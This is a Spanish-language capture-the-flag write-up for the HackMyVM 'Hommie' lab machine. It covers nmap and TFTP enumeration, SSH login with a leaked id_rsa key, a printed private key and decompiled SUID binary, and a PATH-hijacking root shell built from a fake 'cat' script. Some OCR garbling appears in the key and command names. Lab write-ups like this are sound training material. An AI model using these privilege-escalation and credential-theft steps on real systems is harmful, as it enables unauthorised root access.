


HackmyVM - Hommie	
	
OS:	Linux
Nivel:	Fácil
Release:	30/09/2020
Técnicas utilizadas	
Enumeracion Web	
Path Hijacking	

La máquina “Hommie” de la plataforma HackMyVM se clasifica como de nivel fácil y ofrece una excelente oportunidad para estudiar y aplicar técnicas de enumeración web y path hijacking. A lo largo de este write-up, se detallarán los pasos seguidos para comprometer la máquina, incluyendo la identificación de usuarios y claves filtradas, la utilización de herramientas de enumeración, y la explotación de vulnerabilidades para escalar privilegios y obtener acceso root.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:86:15:9b, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:9c:bf:87    (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.996 seconds (128.26 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por “08”, así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen “08”, `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12

(root@kali)-[/home/administrador]
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_hommie` para descubrir los puertos abiertos y sus versiones:

- (-p-): realiza un escaneo de todos los puertos abiertos.
- (-sS): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (-sC): utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.


- (-sV): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (--min-rate 5000): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (-Pn): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali)~[Descargas]
$ cat nmap/scanner_hommie
# Nmap 7.94SVN scan initiated Sat Oct 5 18:17:18 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_hommie 192.168.1.12
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.00011s latency).
Scanned at 2024-10-05 18:17:32 CEST for 18s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.1.100
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0 0 0 Sep 30 2020 index.html
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c6:27:ab:53:ab:b9:c8:20:37:36:52:a9:60:d3:53:fc (RSA)
|_ ssh-rsa AAAA3NzaC1yc2EAAAADAQABAAQBAQD7KKH67A14Hcc14cLowLn08KM0ktmdNcLQ3NQTg5ccopYqycE573Ia8F8x8LuGmUf63rAl2b58bR8mU0mv5gK6+DvTfsxu8Qv4RLK8yd0yEvHIFk2mukt99LNMm
04xDxMj5a22qg3M0DcE7XxWj31VgTWm3nLxBb175fmeUsSchNNDTQ355c0kca7/H5cGqI9xm3x9VNCaQmVYapKeZhaAEWqVfP595Caa8n6Npu2kPuG3nqdgYo+sM5L/SocWEJL5HLL
|   256 48:3b:28:1f:9a:23:da:71:f6:05:0b:a5:a6:c8:b7:b0 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoVTI1bnRldHkiYXNTYAAAIAIbLzdHayNTYAAABBBFEDUvWz/C0ltZERPAKuSiTugyl9+eZm4f9TQOuJQAwYWhvvyiarpJCCqyaQg2DdQEPVMT07cA3SpkISgseJLA=
|   256 b3:2e:7c:ff:62:2d:53:dd:63:97:d4:47:72:c8:4e:30 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO5HkrVf6hVBmA2oAFN8NyrmsOXH+1hUZIuyF0DN/YA
80/tcp    open  http      syn-ack ttl 64 nginx 1.14.2
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-server-header: nginx/1.14.2
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:9C:BF:87 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct 5 18:17:50 2024 -- 1 IP address (1 host up) scanned in 31.33 seconds
```

Análisis del puerto 80 (HTTP)

Al acceder a la página web alojada en el servidor, identifiqué posible usuario: alexia. Además, descubrí que su clave id_rsa había sido filtrada, lo cual podría ser útil en etapas posteriores.



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
(administrador@kali)~[Descargas]
$ gobuster dir -u http://192.168.1.12/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x html,txt,php --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (X11; U; Linux i686; ru-RU; rv:1.9.1.2) Gecko/20090804 Firefox/3.5.2
[+] Extensions: html,txt,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 99]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====
```

Análisis del puerto 21 (FTP)

Al no encontrar información relevante, inicié sesión en el servicio FTP como usuario anónimo (anonymous), pero solo encontré el código fuente de la página web previamente visualizada. Intenté subir un archivo malicioso en PHP para ejecutar comandos, pero no tenía permisos de escritura en esa carpeta.

```
(administrador@kali) ~/Descargas
$ ftp 192.168.1.12
Connected to 192.168.1.12.
220 (vsFTPd 3.0.3)
Name (192.168.1.12:administrador): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||43810|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 0 Sep 30 2020 index.html
226 Directory send OK.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||6264|)
553 Could not create file.
ftp> dir
229 Entering Extended Passive Mode (|||65464|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 0 Sep 30 2020 index.html
226 Directory send OK.
ftp>
```

Análisis del puerto 69 (TFTP)

Teniendo en cuenta todo lo anterior, decidí cambiar de estrategia. En esta ocasión, opté por buscar puertos abiertos que utilizaran el protocolo UDP. Para ello, utilicé el comando **nmap -sU --top-ports 500 -n -Pn -oN nmap/scanner_hommie_udp 192.168.1.12**. Este comando realiza un escaneo de los 500 puertos UDP más comunes. A continuación, se detalla cada parte del comando:

- **(-sU)**: Realiza un escaneo de puertos UDP. UDP (User Datagram Protocol) es un protocolo de comunicación que no requiere una conexión establecida antes de enviar datos, lo que lo hace más rápido pero menos confiable que TCP.
- **(--top-ports 500)**: Escanea los 500 puertos más comunes. Nmap tiene una lista de los puertos más utilizados basada en datos históricos de escaneos previos, y este parámetro limita el escaneo a esos puertos para ahorrar tiempo.
- **(-n)**: Omite la resolución de nombres DNS. Esto significa que Nmap no intentará convertir las direcciones IP en nombres de host, lo que puede acelerar el escaneo y evitar problemas con servidores DNS lentos o no confiables.
- **(-Pn)**: Desactiva el ping previo al escaneo. Nmap normalmente envía un ping para verificar si el host está activo antes de escanearlo. Este parámetro asume que el host está activo y procede directamente al escaneo, lo cual es útil en redes donde los pings pueden ser bloqueados por firewalls.

```
(administrador@kali) ~/Descargas
$ sudo nmap -sU --top-ports 500 -n -Pn -oN nmap/scanner_hommie_udp 192.168.1.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 18:42 CEST
Nmap scan report for 192.168.1.12
Host is up (0.00038s latency).
Not shown: 498 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
MAC Address: 08:00:27:9C:BF:87 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 518.61 seconds
```

El puerto 69 (TFTP) es un servicio similar a FTP, pero con algunas diferencias clave. TFTP (Trivial File Transfer Protocol) es un protocolo simple diseñado para la transferencia de archivos sin autenticación ni cifrado. A diferencia de FTP, TFTP no permite listar el contenido del directorio, lo que limita la visibilidad de los archivos disponibles. Sin embargo, sabiendo que la clave `id_rsa` del usuario alexia había sido filtrada, intenté descargarla utilizando este protocolo. Utilicé el comando `tftp` para conectarme al servidor y descargar la clave `id_rsa`, lo cual fue exitoso.

```
(administrador@kali)-[~/Descargas]
$ tftp 192.168.1.12
tftp> get id_rsa
tftp> quit

(administrador@kali)-[~/Descargas]
$ ls -la
total 28
drwxr-xr-x  5 administrador administrador 4096 oct  5 19:01 .
drwx----- 17 administrador administrador 4096 oct  5 18:16 ..
drwxrwxr-x  2 administrador administrador 4096 oct  5 18:16 content
drwxrwxr-x  2 administrador administrador 4096 oct  5 18:16 exploits
-rw-rw-r--  1 administrador administrador 1823 oct  5 19:01 id_rsa
drwxrwxr-x  2 administrador administrador 4096 oct  5 18:28 nmap
-rw-rw-r--  1 administrador administrador  31 oct  5 18:25 shell.php
```

Análisis del puerto 22 (SSH)

Después de obtener la clave `id_rsa`, inicié sesión en la máquina objetivo como usuario alexia.

```
(administrador@kali)-[~/Descargas]
$ ssh alexia@192.168.1.12 -i id_rsa
Linux hommie 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 30 11:06:15 2020
alexia@hommie:~$ id
uid=1000(alexia) gid=1000(alexia) groups=1000(alexia),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),109(netdev)
alexia@hommie:~$ cat user.txt
alexia@hommie:~$
```

Una vez dentro, comencé a buscar archivos con el bit SUID activado, ya que estos archivos pueden ejecutarse con privilegios elevados. Los archivos con el bit SUID (Set User ID) activado permiten que los usuarios ejecuten el archivo con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta. Esto es crucial para la escalada de privilegios, ya que puede permitir a un atacante ejecutar comandos con permisos de root si el archivo SUID es propiedad del usuario root. Durante esta búsqueda, encontré un binario que permitía mostrar una clave `id_rsa`.

```
alexia@hommie:~$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 16720 Sep 30 2020 /opt/showmethekey
-rwsr-xr-x 1 root root 42452 Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 51184 Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 63568 Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 51280 Jan 10 2019 /usr/bin/mount
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 34888 Jan 10 2019 /usr/bin/umount
alexia@hommie:~$ /opt/showmethekey
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZDA5AAAAAG5vbmUAAAABbm9uZDQAAAAAABAAAAFwAAADzc2gtcn
NHAAAAAwEAAQAAQApwUR2Pvdhsu1RGG0UImj3yDnvs+4VLP6G0Wisi p6oZr-jmJ340h7
V0zdGZSRFhKxx0/e01h2M1MbpauoqCq3MEodz1zHYAJYk4z/LIqUdH3JbLdYaV26G0y
Rn1X1Rq11BNuBpPyfEUEUEZC0q151s1k1NhmHqv1EzZUG72612Yy4d3XcFg0T
gcN8H1Bb4wae14yF+5ynwQVh1u/53XgmeB/CLcdabSkoJswj113qCkxudwRMUy1q309j
QWka7bba3bkb3hMufU7RGEPU7splvzRWGA2cuU3f60q3VTp6SpzF3x513YAMI+ZBq
kyNE1y12swAAAB16ZpNpumaTaQAAAAADzc2gtcnNHAAAAAQcnBHY+92Gy7VEYBRQhaaPbI
M2+z7HUS8B8ZakYknqhmUyMn3SHTXTN2B1JEWEzHHT8TqKWHYyIuxkC6IAK0LcWsh3MjM
dgan1rP+U1p101c1uAsPjpb0t1J6FVc35GoulK10cE/KJY53BQRKIwqLwLwq10cZw
Fhnu05P1stnqYMI11rddwdaS0KcG0H2V1bh7X1J3L4K5jBbmW7/ndezAHKRXv0B
1IqgZCQJumo1K7G53BEXR10rFT2NA2fettvF0uRveEuY4VTEY0+7uyka/NHAYDMKST
d/rS01VomrmwV/FhWpDgAwj5KqgT10TXLXaAAAAAAwEAAQAAABH0d7stEhFBAqXEA1/
+sus8frXsu9hs6RL4GKa5FUTRv12FZW4KcF0QpwyJ7agYGNxGzD5a112fTwTzSUIE
Ua47n1yGMSWVaz250b3N/F9czHg0C18qWjC0H8Y8rgGgnZ1r0n1U0v8eVmgHlsgy/zW
p0LWTFdU0J3fEX42mzszu1h2/64emlp3r8YyGr0pmw7spnzPWAUCJPTfegZ8p0tk
weiQTF81ed0Mq1tU5J09ephYVqy3RemEugqkALB1T91y8B061Ul08Xy1R8vVHUTE/3z
buxX1JXVeD1000Forrs2d/9Yd24fx9GwtYnqsd0rBAAGABGbx1dwaTPYdeFuk1kbhu
3ln3QHXv3Kz71NQfxxEjYj1PUQCFF0NBQpIUN0hLcphB8aghrcke5+aq522mXUJ3D06
0Bo84mW5Mn16GpW4AfcDFTybT6V8pwzCThS9FL3K2JmL2bgP1hkX5fyOmH14/15t17e9z
h1BkwmF3PAAAGGDPt0uXdkG1KdNhgGUSHASp1bVKEB7/wK7XHTW0Z7CQTVqbbs
y0fRq0u5S4m7Df5PZC0q31U42e0m1L5U10yCj90n0z1zhTent13h/MS15QYRY
0ZpWdcG2+47M0eMpb0A9FSH1h0MlUcshLSX3ccI0wq0wAAAIeAdgdK1iwZk00tM08
QpALXRIInj1KwVdm0K3Q7VfHFRoman0JeyUeDqLcXfZ002M0LBadh+X1sDUQ5W07gpp
ivFbnEuZsy02Ch11J6vXQnuafLapCNGM1G5CtpqfyVoYQ3N3d0PFWLaB13f0eV/wN
0x2HyroktB+0eZEAANYWk1eLhQghvBw1pZQCAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```


Escalada de privilegios

Al analizar este binario, descubrí que utilizaba el comando `cat` en su forma relativa. Esto significa que el binario no especificaba la ruta completa del comando `cat`, sino que dependía de la variable de entorno `PATH` para localizarlo. Esta característica permite modificar la ruta del binario para ejecutar otro comando, una técnica conocida como `path hijacking`.

El path hijacking es una técnica de escalada de privilegios que explota la forma en que los sistemas operativos buscan y ejecutan comandos. Cuando un comando se ejecuta sin una ruta absoluta, el sistema busca el comando en los directorios listados en la variable de entorno PATH. Si un atacante puede modificar esta variable o colocar un archivo malicioso con el mismo nombre del comando en un directorio que aparece antes en la variable PATH, el sistema ejecutará el archivo malicioso en lugar del comando legítimo.

Listing: showMeKeyKey

```

*****
***** FUNCTION *****
*****
undefined main()
AL:1      <RETURN>
main
XREF[4]:  Entry Point(*), 00102040,
          001020e8(*)

0001155 55      PUSH    RBP
0001156 48 89 e5  MOV     RBP, RSP
0001159 b7 00 00  MOV     EDI, 0x0
000115e e8 ed fe  CALL    <EXTERNAL>::setuid          int setuid(_uid_t __uid)
          ff ff
0001163 b7 00 00  MOV     EDI, 0x0
0001168 e8 d3 fe  CALL    <EXTERNAL>::setgid          int setgid(_gid_t __gid)
          ff ff
000116d 48 8d 3d  LEA     RDI, [s_cat_$HOME/.ssh/id_rsa_00102004]  = "cat $HOME/.ssh/id_rsa"
          00 00 00 00
0001174 b8 00 00  MOV     EAX, 0x0
0001179 48 b2 fe  CALL    <EXTERNAL>::system          int system(char * __command)
          ff ff
000117e 00 00 00  MOV     EAX, 0x0
0001183 5d      POP     RBP
0001184 c3      RET

```

Decompile: main - (showMeKeyKey)

```

1  undefined8 main(void)
2
3  {
4  {
5      setuid(0);
6      setgid(0);
7      system("cat $HOME/.ssh/id_rsa");
8      return 0;
9  }
10

```

En este caso, creé un script malicioso llamado cat y modifiqué la variable PATH para que apuntara a la ubicación de mi script antes que al directorio del comando legítimo. Al ejecutar el binario, mi script malicioso se ejecutó con privilegios elevados, permitiéndome obtener acceso como usuario root.

```
alexia@hommie:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
alexia@hommie:/tmp$ echo "/bin/bash" > cat
alexia@hommie:/tmp$ chmod +x cat
alexia@hommie:/tmp$ export PATH=/tmp:$PATH
alexia@hommie:/tmp$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
alexia@hommie:/tmp$ /opt/showMetheKey
root@hommie:/tmp# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(alexia)
root@hommie:/tmp# lsb_release
No LSB modules are available.
root@hommie:/tmp# lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
root@hommie:/tmp#
```

Finalmente, al ejecutar este ataque correctamente, obtuve acceso al sistema como usuario root. Sin embargo, la flag de este usuario no se encontraba en su directorio habitual, por lo que fue necesario buscar el archivo. Finalmente, obtuve la flag del usuario root.

```
root@hommie:/root# echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
root@hommie:/root# export PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
root@hommie:/root# cat note.txt
I dont remember where I stored root.txt !!!
root@hommie:/root# find / -name "root.txt" -type f -exec ls -l {} \; 2>/dev/null
-rw----- 1 root root 12 Sep 30  2020 [REDACTED]
root@hommie:/root# cat [REDACTED]
[REDACTED]
root@hommie:/root#
```